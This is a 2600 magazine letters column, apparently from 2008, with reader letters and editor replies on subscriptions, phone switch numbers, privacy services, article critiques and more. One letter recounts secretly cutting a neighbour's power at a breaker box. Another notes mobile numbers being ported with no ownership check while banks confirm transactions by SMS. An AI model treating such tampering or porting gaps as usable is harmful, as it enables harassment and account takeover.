Whereas most religions require you to pray or do some sort of penance in order to obtain the goods and services you desire, with hackers you have but to ask and pay our nominal fee. Obtain any password, change any grade, even travel back in time when necessary! Your wish (plus the fee) is our command. Now go tell all your friends.

Dear *2600:*

I would like to get your new book called *The Best of 2600: A Hacker Odyssey* when your book comes out in July 2008. Where can I buy your new book? And what does your new book cover? Can you send me some printout of the Table of Contents of your book called *The Best of 2600: A Hacker Odyssey?* And what will your new book cost? Also, can we buy this book from you? Would you please send me any info you have about your new book? I will be looking forward to hearing from you. And to getting your new book.

John

We believe you're referring to our new book. It's available everywhere, both online and in bookstores. It retails for $39.99 and covers the three decades that 2600 has been around. We don't sell it ourselves as it's sold directly through the publisher (Wiley). We're real happy we could finally pull this off and get so much of the historical material we've published since 1984 out into the mainstream. Let's hope it does well so we can do more fun projects like this.

Dear *2600:*

Urgent! I need a new identity for me and my daughter because we are victims of abuse illegally. Send me information please.

Eva

Do you really believe that emailing total strangers is the best way to start a new life? We're not the witness relocation people but even if we were, it's not the kind of thing you do casually. You can find a whole lot of tips on the net about how to hide and/or protect your privacy. Advertising your problems to anyone who will listen is probably the first item on the list of things not to do.

Dear *2600:*

I have this stupid "ShopAtHome SelectRebates" thingie in my toolbar that refuses to be deleted. How do I get rid of the program In Toto? I mean, I went into the "Program Files" and deleted all that I could, but there were some things that refused to be deleted. What gives?

Z

You need a decent malware/adware/general crap removal program that isn't worse than the stuff it's supposed to be getting rid of. We're not going to recommend one over another because it'll just start endless bickering that none of us will live to see the end of. Look at the platform you have and find some programs that will run in your environment, then look for user reviews of their performance before actually installing them. And in the future, be careful of what you download or open on your system as this is how such garbage gets there in the first place.

Dear *2600:*

I found your journal in a Borders, bought it quickly, and was pleasantly surprised. It's provided a useful resource to the digital image research I do that I'd prefer not to say anything else about. I do have a question for you and your *2600* readers: Is there a method for finding and restoring metadata that's been purposely erased from digital images? This information could be quite, quite useful. Keep up the good work.

Haestar

This sounds like material for a really informative article if someone out there has done the research.

Dear *2600:*

I have put together an article that I would like to submit to *2600* for your consideration. Do you have an editorial calendar and guidelines available or can I just submit the article? Can I include exhibits? Do you prefer a Word document or PDF files? Please let me know.

R

Just send us what you've got. We can read most anything but to be safe always send along a plain ASCII text file. The email address is articles@2600.com.

Dear *2600:*

let me in... so what do i have to do to get in? im trading code to this guy for nice computers. usenet would nice. it would be nice. im going to have a mindset with nuemonic reach and a storage partition of a 100 gb with terrar process. but i dont have any other

Phobus

No, you certainly don't.

Dear *2600:*

Do you folks accept press releases? We recently announced a new software product that we think is really timely: an easy to use drive migration utility. Can we send you our press release or a copy of the software to review?

Would much appreciate a reply.

Donna

We accept all kinds of crap from people and we suspect a bunch of press releases would fit that definition. But we'd rather not have to wade through a pile of public relations nonsense in order to get to the words of our readers, which is what the email address (letters@2600.com) you contacted is set up for. Oh yes, and we also don't send out personal replies. But you knew that.

Dear *2600:*

Best greets from Austria. It's really hard to get a copy of *2600* here, but congratulations to your great magazine.

A friend of mine and I have written an article about the basics of the lockpicking sport. The article contains an introduction to the sport in general, a short explanation of the link between hacking and lockpicking and the basic techniques like picking and bumping. Impressioning is not covered in the article.

Are you interested in this kind of article? Do you also ship magazines to Austria? Do you have a partner here?

Tom

We have many partners in crime in Austria, but so far no partners in magazine distribution. Your best bet is just to get a subscription and have it mailed to you directly from us. And of course we'd be interested in seeing your article.

Dear *2600*:

Tell me how much one of your hackers would charge me to delete my criminal record from the Texas police database.

[Name Deleted]

Well, we would start with erasing your latest crime, that of soliciting a minor to commit another crime. (Your request was read by a small child here in the office.) After you're all paid up on that, we will send out the bill for hiding your identity by not printing your real name, which you sent us like the meathead you apparently are. After that's all sorted, we can assemble our team of hackers, who sit around the office waiting for such lucrative opportunities as this to come along, and figure out even more ways to shake you down. It's what we do, after all. Just ask Fox News.

Dear *2600*:

I have a lot of hacking related pics on my phone and I was wondering how I should get them to you in a usable format since I do not have anything that will hook up to my computer to get the pictures off of the phone any advice would be very helpful.

erik

It seems odd that you have a picture phone with no means of sharing pictures. If you can use email on your phone, you could always email them to us. If that doesn't work, you're just going to have to send us the phone. (And don't forget the charger.)

Dear *2600*:

Here I am plowing through a shameful backlog of one year's worth of *2600*. Whilst taking a break, it occurred to me to investigate how much I've spent on *2600* since I started purchasing at the newsstand in 1995. I have a collection of about 44 issues with an approximate average price of $5.65. I've spent about $250 on *2600* over the years. So, I'm kicking myself for not considering a lifetime subscription sooner. Do you guys think you'll be able to keep on trucking at least another ten years so I could get more bang for my buck upon ordering a lifetime subscription?

Also, are lifetime subscriptions transferable or does it absolutely end with me? Let's say, for example, one of my children takes a liking to your magazine and I become a penniless widower stricken with glaucoma. Can my child then carry the mantle of *2600* reader of the family on my $260?

Aside: does *2600* have a game plan if one or more of the critical staff is met with injury or death that prevents them from working on the magazine? Have you tapped anyone to take over the reins if the life of the magazine outlasts those of critical staff members?

I apologize for my questions spiraling towards the morbid. I'm at that age where life and death seem to be occurring in equal quantities.

Acidevil

Well, thanks for depressing the hell out of all of us. Clearly we need to start thinking about how to incorporate death into our business plan. We'll try to get on it. But first we need to get through The Last HOPE.

Lifetime subscriptions really are intended for your (or our) lifetime. When one of those ends, the subscription ends. It's not meant to last for the lifetime of the human race, as you are apparently already plotting to do through your future unborn generations. If this kind of abuse prevails, we might have to cap these subscriptions at 120 years or however long people are living to these days.

We'll make every attempt to live long enough to ensure that you get your money's worth from your lifetime subscription. This is the solemn promise we make to all of our readers.

Dear *2600*:

I subscribed in December of 2007 and have only received the first quarter mag. Has the second quarter gone out yet?

chris

Yes, and you really should have gotten it. Please let us know if you see this.

Dear *2600*:

I'd like to publish two articles, can I meet a staff member?

Musique Maison

Not so fast there. You don't get a personal visit until you publish 20 articles! Nice try though.

Dear *2600*:

What do you think about LifeLock? Seems to me that just some common sense protection of your personal information is enough. The adverts seem a little extreme, with the guy sharing his SSN and all.

ero0cool

You're referring to the company whose CEO goes around advertising his Social Security number saying that he has nothing to worry about because he uses the service he's peddling to protect his identity. All this tells us is that the availability of SSNs has gotten so common that it's almost a trivial detail at this point. We're expected to give them to the phone company, employers, banks, schools, and virtually anyone who asks for them. Since so many people still don't know how to say no, a whole business based on fear has popped up under the guise of protecting you from exploitation. You really don't need a company to do this. As you say, a little common sense goes a long way. Keep your private information to yourself, don't advertise anything about your private life on the Internet that you wouldn't want Charles Manson to know about, and keep a close eye out for any electronic transactions that may not be yours. Like any disease, prevention and early treatment will go a long way.

Observations

Dear *2600*:

First off I need to apologize if my English seems a bit weird. I speak German as my native language and I am not 100 percent bilingual. Recently I enjoyed a laugh while trying to call a friend of mine who lives in New York city. I dialed 718-238-9901 by accident (friend's number is actually a couple of digits off) and

received the recorded "station ID" for the 77th Street DMS-100. If rock and roll fans who call this number think "The King" is dead, turns out he's been working for Verizon this whole time.

Anyhow, I have been reading *2600* for at least a couple of years now and am enjoying what I am reading. I really find it interesting especially with regard to the telephone articles. I get a kick out of calling some of the odd telephone numbers sent in occasionally by readers and I even bought a Track Phone not too long ago just for phone exploration of this type.

Ride tuff and always have your Track Phone handy. Thankya ver'much.

f0xR4c3r

That recording has been around forever, well before Verizon even existed. In the New York area, the 9901 suffix is often used to identify the switch type of a particular exchange. It used to be that dialing anything in the 99xx series would hook you up to something being run by the phone company. 9970 would always get you a busy signal, 9971 a fast busy (reorder), 9979 a sweep tone, and 9950 oftentimes would connect you to the business office. These days you could easily wake up a customer in the middle of the night if you try any of these numbers as they're now being used as non-magical extensions.

Dear *2600:*

Yesterday I was passing through Venice airport and attempted to use an Internet point. This Internet terminal interested me as it was a free standing kiosk with the option to open files from a pen drive. So I inserted mine so I could open my exploit - I mean photos - from my pen drive. Next thing I was being prompted that I must have my passport snapped by the kiosk's webcam before I can access the machine... something about the Italian government requiring it. Of course I didn't offer it anything and after a few moments the machine prompted for another photo to be taken. So I didn't agree to have my ID photographed and pushed the refund button, but nothing happened. This has to be against some law; there was no indication until I inserted my money that my ID would have to be recorded, and when I didn't agree to these terms, I was not given the option of a refund. The kiosk's owners just made a quick buck from me with absolutely no return. Does anyone know if this is normal practice or does it happen in any other countries? *2600* readers, beware of such terminals.

Padraig

We doubt such a thing would be tolerated for very long over here, unless people were told it was needed for homeland security or something. And what are the odds of that? But it would be helpful to expose the name of the company running this kiosk and stirring up some outrage about these practices. That's the very definition of civic duty.

Dear *2600:*

Just recently I've been interviewing for jobs in my area and noticed a few things. One is that it seems like all senior network engineers like to brag about their networks, which could make for an outstanding social engineering experiment. For example, I interviewed with a university in my area and the guy went really in depth with what they use and/or plan on using. I would think these people would only divulge information that is necessary to gain an understanding of what the applicant skills are. The second thing is that if you are trying to get into an information assurance career, good luck. You won't even get someone to talk to you unless you have taken and passed the CISSP. I don't understand how this makes you any more knowledgeable. I've worked with a few people who have had this cert and all they did was cram for it weeks in advance to pass. After taking it, they dumped all the information that they learned. Maybe you could shed some light on how this cert became so popular.

tim

It's really not much more than the power of suggestion.

Dear *2600:*

I'm not sure where to submit my take on the cover submission (24:4) but I hope it gets to the right place.

My take is that the saying is "Abandon Hope all ye who enter here." Which is the inscription above the gates of hell. Basically, the date and the sky and statues above the entrance are saying this to me. Abandon Hope, for this is the end of the Hotel Pennsylvania. And that this is truly the last time we will be getting together here. It's the apocalypse for the hotel. My clues came from the "make reservations to attend" on page 64, and of course Google for the other information.

If I'm wrong or on the right track, please let me know.

CJ Lorenz

We will.

Dear *2600:*

I'm writing you concerning my cell phone service with T-Mobile. Over a year and a half ago I noticed that I was able to hear the person calling before hitting the answer button. My phone is always on vibrate, and I can hear the person speaking quite clearly. I've showed this interesting problem to several friends, so I know it isn't in my head.

Six months ago I bought a new phone, and before being able to purchase it, the T-Mobile worker had to mess with my account information on their computer. Needless to say, within minutes of walking out of the store I was experiencing the same problem.

I have since switched back to my old phone, and it no longer happens. I don't have a history of mental illness, nor do I tend to be overly paranoid. Obviously it would be very easy to experience a lot of paranoia in this situation but I've been doing my best to stay grounded and logical.

I've asked several people and even called T-Mobile about this issue. They all have said the same thing: it's not possible. Surely it is or otherwise I wouldn't be writing this letter. I was hoping the *2600* staff or loyal readers might have some words of knowledge for me.

rmpants

This isn't the first time we've heard people swear this has happened to them. We've also heard people say they can hear the called party before they an-

swer. In your case though, we're curious as to what you believe the risk is to you if you can hear people speaking before you answer their call. Also, why exactly are they speaking before you pick up? We think you should use this opportunity to run all sorts of experiments.

Dear *2600:*

I was listening a while back to one of your *Off The Hook* podcasts where you were discussing stopping people's snail-mail by USPS over the Internet with no verification. Thought you might like this.

I live in Ireland and recently I switched my mobile operator. In Ireland all the rage is that you are allowed to keep your old phone number when you switch. So this is what I wanted. The lady asked what my old number was, so I told her. Since I was getting the pay-as-you-go plan, I did not have to provide my real name or anything, and the lady even confirmed this for me when I asked about it. At the end of the process she thanked me, and handed me the new SIM card (which cost nine euros and came preloaded with ten euros worth of credit). I asked if that is all. She replied that it would take up to 24 hours for the phone number to change. (It actually took about four hours.) No verification of any kind that I own this phone number! They even promised to do all the paperwork in three minutes or you get 30 euros worth of credit. Note for North American readers: in Europe some banks offer the ability to verify/approve bank transactions (like purchases with your credit card, wire transfers, etc.) using SMS/texting on your mobile.

SiKing

Dear *2600:*

I just received my new sweatshirt. Thanks for the very quick delivery. It had the following effect on my family members:

1) wife - rolled her eyes and made some kind of grunting sound.

2) son, age 12 - "Cool sweatshirt Dad. Did you get me one?"

3) daughter, age 9 - "Is 2600 the price?"

4) daughter, age 7 - "Mom farted."

Bob

At least now we know what the grunting sound was. Very similar conversations take place in all sorts of households around the world when 2600 clothing makes its entrance.

Dear *2600:*

As someone who hates getting ripped off, I've disabled text messaging on my AT&T account. Unfortunately, this means I can neither send nor receive text messages, but fortunately it also means I'm not paying extra for something that transmits an infinitesimal amount of data when compared to voice calls.

I found out recently that I *can* still receive multimedia messages from my friends' phones. A message is sent to my phone via AT&T which directs me to go to a website to view my multimedia message (http://viewmymessage.com). A username and a password is provided in the message to my phone, and I have six days to look at the message before it expires. After entering the username and password, I was taken to a page that displayed the to, from, subject, date, and size of the message, along with my multimedia message (usually an image) embedded in flash.

I'm pissed that they'll offer me six days to view messages sent *to me* with no option for saving the information! I'm not too experienced with working around embedded flash, but I know it can be done.

Another interesting tidbit, regardless of username and password, after entering your info all users are redirected to the following URL. http://www.viewmymessage.com/en/webnonsubscriber/viewmessage.do. There was some interesting info in the page source, but I was unable to use it to find any info on exactly where my image was (nor to find multimedia messages intended for other subscribers). Just thought I'd share this info in hopes that someone out there with the know-how will explore it more thoroughly than this n00b.

Noli

Incidentally, we have a very interesting piece on text messaging in this issue's "Telecom Informer."

Dear *2600:*

After reading some of your most recent issues, I noticed the white boxes on your new spines (which just look awesome, for the record) and noticed that they seem to be forming letters of some kind after comparing the spines of two recent issues.

It appears that they make some sort of word/phrase when placed together in order, but I can only extrapolate from the 24:4 and 24:2 issues. So, what's the "Secret Word" here? My best guess is "FUBARIFIC" but I know that's not right because I'm more or less guessing on the last three letters.

Jigsaw

We only got as far as four of the eight issues needed to make it complete (not in issue order, either). But two things happened that hastened the project's demise. One was that the new binding sucked and was causing our readers much distress. The other was that some of our smart alecky readers had already figured out the message a full year before it was supposed to be finished. The secret word was "Surprised?" We certainly were.

Dear *2600:*

At the end of my article from 25:1 on Wikipedia it states that the AfD on Ebony Anpu was overturned by the "Deletion Review Administration Page." This is incorrect. I could not outmaneuver the Administrator I call Jeffrey who locked the page so that it could never be recreated at all without Administrator support (a strange action, to be sure): http://en.wikipedia.org/w/index.php?title=Ebony_Anpu&action=edit

As per Martin Eberhard's excellent suggestion to make a plug-in called "Haystack" which makes search noise, there is currently a Firefox plug-in called "Track-Me-Not" which I enjoy and acts similarly.

Barrett Brown

Dear *2600:*

I still cannot tell whether the expression of disappointment over the newspaper and TV news accounts in your documentary (*Freedom Downtime*) is genuine or is meant to be ironic. I would have thought that, by the mid 90s, everyone already knew that the "major" outlets were providing entertainment instead of information.

In case you have not run across it already, I will recommend David Simon's stuff from the March 2008 issue of *Esquire* about his time at the *Baltimore Sun*. It helps with the perspective. Of course, he presented it as entertainment, too, so keep it in perspective. The URL is http://www.esquire.com/features/essay/david-simon-0308

Other than that, I liked your documentary. I wish it had a better ending.

Peter DiGiovanni

Simon's cynicism about the plight of newspapers and the media at least led him to write and produce "The Wire," a project that finally made the invention of television worthwhile.

Dear *2600:*

I used to collect comics and was bored one night and thought "hey, why not read one of those old comic books you have lying around?" So I did. This comic was *Ghost Rider 2099* (issue number one, published in 1994), an odd futuristic version of the original comic published (and made into a movie) by Marvel. I was reading through it until the main character "zero" was speaking to one of his cohorts over a video payphone. When he was reporting about the casualties of the fight he had just escaped, he said "*Phrack* and *2600* are dead. Warewolf too, maybe." A coincidence? I think not. Hopefully the writer of *Ghost Rider 2099* (Len Kaminski) wasn't trying to make a statement about *Phrack* and *2600,* but I thought you would like to know anyways.

Lo$er

It's amazing the things you can find by reading comics. We just hope Warewolf is OK.

Dear *2600:*

First, I would like to compliment you on the change from a glued to a stapled binding. It's easier to fold the mag in half and read from edge to edge.

Second, I look forward to my new issues of *2600* as the articles are all very cool, in particular "Hacker Perspective" and "Telecom Informer." I know some users prefer more tech articles and how-tos but one can always Google, newsgroup, and even read basic stuff like "Hackers for Dummies" and even the whole "Steal this Computer Book..." series.

Lastly, I enjoy the blend of philosophy, politics, and technology that you achieve and wanted you to know that when you raise your prices in the near future as I think you must, I will still subscribe. The mere $6.25 an issue is pennies when compared to the wealth I find in your mag. It's the single most valuable mag that I subscribe to and I have many, *Wired* being the worst piece of trash, but it's free.

aurfalien

Dear *2600:*

I just finished 24:4 and thoroughly enjoyed it. I got to thinking (yes, most people would rather die than think - it's so much like work) and decided to let you folks know the value, enjoyment, and safety I have received from my reading of *2600.*

As a physician I had been in private practice and am now semi-retired. I managed our admittedly small, five computers with router, hub, etc., network for the integrative care practice. Knowing that the Windows environment was a major problem and nearly impossible to secure, my consultant and I chose to use SuSE Linux 8.2 (yes, a bit ago) for the principal server, with Samba as the interface since we were required to use WinBlow$ XP Pro as the client OS due to software issues.

Having only Knoppix as my intro to Linux, the first year was a nightmare of a learning curve and 1-2 am as day's end was common. The SuSE admin manual was as frequent an occupant of my desk as both *2600* and *Linux Pro.* By the second year the admin manual was mostly on the shelf but *2600* remained on the desk.

The move to 9.2 was a bit rocky but went okay overall. The equipment was HP Pavilion 733 series. While that wasn't very remarkable, HP's policy regarding their hard drives was. I didn't think much about it when we set up the server as wholly Linux by the expedient of squishing WinBlow$ into a little bitty 24 GB partition. Yes, it still ran but it was essentially out of my way. I set up my personal machine as a dual boot with Win (24GB)/Linux (65GB). I would have ditched Win entirely but the office management and EMR was Win only now, though originally written for Linux. I still bless Samba and Cups!

Now the oddness. I had an occasion that forced me to call HP for a hardware issue. The Ethernet card mostly died but WinBlow$ saw it as good. I didn't think anything of answering the tech's question about the OS setup and that it was dual boot with Win essentially compacted. I was told that I had voided my warranty and got hung up on.

After several calls and good old Marine Corps stubbornness I spoke with a supervisor that explained that I had voided the hardware warranty by removing the installed OS. Then the fur flew! I finally got a copy of the hardware warranty in writing and sure enough you void it if you remove it. I found this a particularly disturbing tactic by Windows/HP. So after going round and round, I finally convinced them that there was nothing that prevented me from a dual boot setup so long as I did not "remove" the pre-installed OS (XP-Pro). Eventually the whole issue was bumped to a case manager who not only was Linux competent (and not allowed to address Linux issues) but understood that I had not voided the warranty and even set up a remote connection to screenshot and verify it to end the hassles downstream and attempts to void the warranty. As it turned out he was also a *2600* reader though he asked me not to repeat that to other HP folk. It was through a *2600* article that I found a way to test the e-card from the Linux partition and the Knoppix as well determining that the card was indeed bad and it was eventually replaced.

So in closing, it was through my using *2600, Linux Pro,* and similar periodicals that I learned things to help me protect and service my network and keep it up and running. Thank you very much *2600* staff and may the PTB never prevent your information from reaching those who need it. I would appreciate it if you would just use Dr. C. rather than my full name. I do have a few patients who are computer literate.

Dr. C.

Critique

Dear *2600:*

In Forensics Fear (24:4), Anonymous Chi-Town Hacker writes a pretty pointless article filled with obvious errors and making vague references to stir up some random fear. I just wanted to point out a few so that others would see that he's full of #@*%. First, he starts off with claiming there's new software that runs on your system and gives a process name (although it can be changed, he claims) and then goes on to say that it runs underneath the OS and is OS-independent. Well, you can't have it both ways. If it's running as a process, that means it's running on the OS and, besides, the only thing running underneath the OS is the BIOS. Even the low-level device drivers are OS-dependent and running with the OS, not underneath it. You can have OS-independent source code (which only means it's easily portable), but you can't have OS-independent programs (except for things like Java, which still require the OS-dependent virtual machine). Next, he writes this idiotic sentence: "Because the POC is underneath the OS, it has the ability to act on all 10,000 computers at once." WTF? How it runs on one PC has nothing to do with whether it's connected to other PCs or not. Also, if it's running under the OS, it's not going to have access to the ethernet hardware, since the driver for the ethernet card is part of the OS. So, while such software may or may not exist and may or may not be in use, this person doesn't know enough about computers to be able to tell us anything useful about it and is just writing to add to people's fear rather than allay it with knowledge.

Gunslinger

Other than that, you enjoyed it?

Dear *2600:*

I find it ironic that on one hand a vast majority of hackers push for the freedom of information and sharing of knowledge while at the same time fight vigorously to point out security holes, plug their own security holes, and fix those of other people's. Not only that, but while making the claim of freedom of knowledge and information, some of these very same people are in charge of securing networks and systems whose sole purpose is to block access to this information (and I am excluding from this those charged with protecting Social Security numbers, phone numbers, etc.).

I guess it can be boiled down to "freedom of information... just not mine."

Chris A.

It would be nice to mention some specific examples because it almost seems as if you're claiming that security holes somehow represent freedom of information.

Dear *2600:*

I have been reading *2600* for a couple of years now. This magazine can be as addictive as cocaine. There are a few things to be said about this magazine. In the following list there are more praises than anything else.

The best things about this magazine are:

1. Staff letter comments usually have a neutral and fair way of expression. They aren't close-minded. Many times they challenge readers to think beyond their normal thought.

2. Letters seem perfectley uneditted (those typos were included to prove my point).

3. Witty or smart remarks on letter comments are pretty much always justified (see page 38, Issue 25:1, letter by "granny").

4. Criticisms and praises of magazine format and subject have seemingly always been addressed. (Addressing these issues is smart since you would want to keep readers.)

5. You print readers' letters that would almost be a waste of valuable zine article real estate. This seems to add diversity to the magazine. (Sorry, but some letters really are a waste of lines... perhaps this one would be if printed.)

Here comes the "dislike" portion of my letter:

1. Sparingly, some of the articles are boring. I detest reading some perspective of a non-interesting topic.

2. Some articles, not just reader supplied articles, are a bit too political or they kind of make me think the author has trust issues (paranoid, if ya know what I mean).

Ultimately, not all the articles printed can satisfy everyone. I appreciate the fact that you print a diversity of articles and letters, even if they are boring or kinda stupid (sorry, again), because this shows your support of the freedom to share ideas and the freedom to speak your mind. Also, I will concede that sometimes being too relaxed with our information, or even our freedom, can be dangerous and a little paranoia can be safer.

Next matter, Issue 25:1, the fictional story "To Kill an Atomic Subwoofer" was an interesting story. Not because it was good, but because (since I don't read the TOC first and didn't see "story" preceding the name) it was a mean trick to me. I took reading it seriously at first, though I suspiciously read it as a story rather than article. After reading about a third of the article (maybe less), I realized that it was all crap. I may not know too much about radio waves but when someone says something like "I may not know too much about radio waves" it is usually a sign that they don't know what they are talking about (please do not relate that last comment to the whole of this letter). I felt pretty deceived, as well as the rest of us "table-of-content-reading-challenged" people. Even though I have a couple of dislikes about this magazine, the likes very much outweigh the dislikes.

I live in Chicago, so I could imagine what it would be like for them to tear down a piece of history from our great city. To end my article, I leave a question. Do you really intend to stop HOPE after seven conventions if they decided to tear down that New York historical masterpiece? (Thanks for making a great magazine and sorry to hear about the pending fate of the Statler Hilton.)

Shocked998

We do in fact edit letters. If we didn't you would have great trouble reading a lot of what is sent to us. Plus, spelling and punctuation errors are no fun for anyone. With a few special exceptions which come along every now and then.

And again, specifics are always nice when saying, for example, that a viewpoint is paranoid. It gives us the opportunity to counter the point, assess our own

beliefs, and mark you down as part of the conspiracy.

Oddly enough, the sarcastic reply you mention in item #3 has apparently been taken as gospel by some people, as our first letter writer attests.

As for the fate of the hotel, we have one last hope. And we hope you're a part of it.

Dear *2600*:

In Issue 25:1 I can't help but notice the similarity between the article "Password Memorization Mnemonic" and my own paper, "Mnemonic Password Formulas," which was published last year in *Uninformed Journal* Vol. 7 (May, 2007, http://www.uninformed.org/?v7). The article was at best simply an under-researched article as there are other mnemonic techniques that are much more effective than the template (formula) technique described, and at worst a watered down plagiarism of my paper, even retaining the overall subject matter layout, sans overview of previously established and documented techniques. The technique presented in the article is essentially a simplified version of the technique described in my paper, however I'll give the author the benefit of the doubt and assume (s)he didn't read up on the subject as there were zero references or citations included with the article. For readers curious about the subject of complex password creation and recall, I advise reading through the prior art cited by my paper and finding a technique that is comfortable for the reader.

Druid

Dear *2600*:

Stop your inresponsible word! Tibet is, was and always a part of China, that no doubt of it, please stop your ignorant words if you know nothing of China. China is a beautiful, great country, welcome to China to see every thing with your own eyes and get your own conclusion. We can't tolerance someone split our country, we can fight to the death!

indiana_lau

How about you go and fight to the death and we can try and figure out just what in hell you're going on about and why you think it has anything at all to do with us.

Dear *2600*:

I'm just dropping you a quick note from the UK to tell you how impressed I was with your Spring 2008 issue. I've been reading *2600* since 1993, and I can honestly say that this is your best issue yet. If I had to show someone just one issue of *2600* to illustrate what it's all about, this would be the one. You've managed to cover the whole scope of the hacking world, from beginner's tutorials like "Uses for Knoppix" through to the advanced "Eavesdropping with LD_PRELOAD" (which I barely understand, but still enjoyed reading). You've covered everything from the legal issues, through the usual scams and pranks, to exploration of new technologies, with not a dull article amongst them. You've got the dry technical articles mixed with some more personal explorations (like "A Closer Look at Wikipedia" by Barrett Brown and "To Kill a Subwoofer" by Dionysus - more like these please. Even if the latter was total BS, these are engaging and inspirational reads.) The regular columns like "Telecom Informer" and "Hacker Perspective" form a great continuity between issues. And I definitely appreciate the ordering of the first set of articles, drawing a line from one VoIP article to another, and between the Barcode and RFID articles. Although the quality of everything is very high, I would especially like to single out for praise Phlux's article on gang signs. It's well written, left field from your usual contributions, sure, but still fits perfectly with the hacker mentality of exploration and creativity. Oh, and cheers for going back to the stapled spine, it all just feels much more solid to me.

On another note, I'd just like to say in regards to the discussion around whether *2600* is getting "too political," that anyone who thinks that the hacking world is divorced from the political is living with a cardboard box over their head. Sure, in an ideal world there's "exploring technology" on the one side, and politics (all that stuff about war, taxes, immigration etc.) on the other. But in the real world, in this day and age, when "exploring technology" is outlawed by the state in so many ways (and increasingly so), and when our personal freedoms are being eroded using the same technologies we want to explore, well, the politics comes to us. The hacker mindset has never been about simply dismantling a radio in an isolated lab somewhere - it's always been about the social context that our technologies are used in. And when that social context changes - becomes "political" - so "hacking" changes too. Like it or not, hackers, and magazines like *2600* which represent us, are on the front line right now, because it takes a hacker mindset to first see what's going on with some of these issues. It'll be hackers that uncover root kits in Sony DRMed CDs, it'll be hackers that discover how much surveillance we're under from our respective governments, it'll be hackers that reveal to the world the abuse of our personal data by corporations and government agencies around the world. And this a good thing - this is the way it's meant to be.

iivix

Projects

Dear *2600*:

I'm a student at Columbia's graduate school of journalism and I'm putting together a letter to the editor mash-up for the *New York Review of Magazines* (see last year's edition at http://www.nyrm.org/), taking different sentences from different unpublished letters and Frankensteining them into a cohesive whole.

The goal is to form the type of letter one would really want to see: Funny, crazy, but curiously on-point. In other words, Readers: Here's what a letter to the editor *should* look like.

Some of the letters I've seen in *2600* are fantastic (I'm thinking in particular of the cease-and-desist from General Motors), and if you contribute a letter or two - or six, that would help us take this short piece to a higher plateau.

In the editing, I'll footnote each sentence to show where letters came from, but leave the writer anonymous.

So please contribute! You can reach me by phone or e-mail if you have questions. The deadline for the rough draft is Tuesday, March 4th.

dave

Sounds like a great idea and we're certainly open to this sort of thing. But we have all we can do to go through the piles of letters that come in and select which ones to print without also responding to a whole other pile of project ideas like this one. We didn't even see your letter until well past your deadline, not that we likely would have had time to respond if we had seen it before. So for the future, by all means, do something artistic with our stuff. Just give credit and let us see what you come up with.

Dear *2600:*

I am writing you this letter to ask for your help!

I have disrespectful neighbors and their visitors. They blast their stereos at all hours of the night. Is there a circuit I can build or buy to disrupt or turn off the stereo?

David

If the fictitious solution we printed last issue doesn't help you, perhaps the following real world account will.

Dear *2600:*

I read your "To Kill an Atomic Subwoofer" article and was disappointed at the end to see the note that it was fiction.

However, it brought to mind something that actually happened to me. This was a long time ago in a galaxy far far away as the saying goes.

No lie, I was studying to be an electronics technician in Kansas City. The old apartment building I was living in was a bit run down and had all manner of tenants.

One day I was trying to sleep in preparation for an important test the next day and the apartment below had the stereo going full blast, preventing any thought of sleep.

As I lay in my bed contemplating my options, I thought of knocking on the door and asking nicely, but given the nature of some of the tenants I scratched that (I did want to live to take the test the next day).

My mind drifted to something I had seen in the basement next to the storage bins: a breaker box. I crept down the stairs and entered the basement. Looming in the dark was that breaker box. I opened the unsecured cover and lo and behold each breaker switch was labeled with the apartment number. A flick of the switch and my path to sleep and an A on the test the next day was "in the bag."

The next morning as I was leaving I saw that a KCP&L truck had shown up and was puzzling over the situation. "Damn, must have been them there powerful speakers in your stereo."

Breaker Boy

Dear *2600:*

I have been a longtime reader of your excellent magazine but this is my first submission and would love to see it published. I've had to use my real name on the return address which I trust will be withheld.

I am currently compiling articles and short stories for a website that is to be launched upon my release from incarceration at the end of July. We hope the security minded site will prove to be a place for like-minded individuals like your readers (including me) to submit articles regarding anything from information systems security - or lack of - and the pursuit of freedom of information to the hacker subculture. Any input, content suggestions, stories, or articles can be submitted to Systemfailure, S. 200 Spruce Ct., Postfalls, ID 83854.

Inmate #210266

Responses

Dear *2600:*

This is a response to Jesse's letter on time travel in 24:4. It is good to see you're thinking and trying to unravel the universe but I am going to have to break your cosmic bubble. Let me start by saying *yes,* many scientists do believe that time travel is possible (I do). However, you seem to misunderstand a few of the concepts. Time does not necessarily move in only the forward direction; Steven Hawking has defined the concept of time's arrow pointing one way but this is not proven and has in fact been disproven by many physicists (read some Brian Greene). Now on to your time machine: "wrong oh, Buckaroo Bonzi." Your basic concept is sound, research "the twin paradox," but the problem is in the energy and speed required. In order for this to work, for more than a few milliseconds of time gain, you would have to travel very very close to the speed of light. The problem with that is, as Einstein described, as you approach the speed of light, mass increases. If this is the case as the mass of your ship increases, the force required to push it has to increase. At the speed of light mass is infinite, so it would take all the force in the universe to move the ship. So, at speeds *near* the speed of light you would need *nearly* all the force in the universe to move it. A more sound way of achieving time travel, in both directions, is to literally tear the universe a new space hole. In the interest of brevity I will keep this short and sweet. If you could isolate a micro-singularity, which appear and instantly disappear around us all the time, and then inject into it a nice chunk of antigravity (the opposite of a gravity particle), you would create a worm hole in space-time joining to previously unjoined points. One end of this worm hole could then be spun near the speed of light (negligible mass), for, say ten years, while the other end is kept fixed. The result of this would be a time machine. You would have a worm hole that connects two points in space, where one end exists ten years in the (relative) future while the other is ten years in the (relative) past. You could then pass anything through this and move it either ten years into the future or ten years into the past. Paradoxes abound ("grandfather," "conservation of mass/energy," etc.) but all of these have been addressed and the theory still proves to be sound.

My credentials: Degrees in chemistry and mathematics and my hobby, besides the occasional hack, is particle physics.

Also, I recommend you do read Brian Greene for more information, but read with caution. His background information is very clear and accurate but he jumps to some non-sequitur conclusions.

Emperor

We would really like this issue to be resolved one way or another as soon as possible. Is that too much to ask?

Dear *2600:*

First and foremost I would like to say keep up the great work. I love your mag and have been reading for close to a decade, though I miss the page 33 differences that used to appear in older issues. In issue 24:4 Jesse put forth a theory about time travel. It has one problem summed up in two words: Stephen Hawking. He decided to write a book called *A Brief History Of Time* back in 1998. Not that I am trying to cast doubt upon the originality of Jesse's thought, but it is as though his/her theory was pulled directly from the pages of Mr. Hawking's book.

Omega_Iteration

Dear *2600:*

I was reading the article in the Winter 2007's *2600* issue about decrypting the ROT-13 on Experts Exchange, and the article ended by saying they don't use ROT-13 anymore; they're actually "protecting" it now.

Well, okay, but they're not protecting it. This was true back when they were doing the ROT-13, but... c'mon, guys; all you had to do was scroll down.

Example at http://www.experts-exchange.com/Web_Development/Web_Languages-Standards/PHP/Q_22107984.html

Zach C.

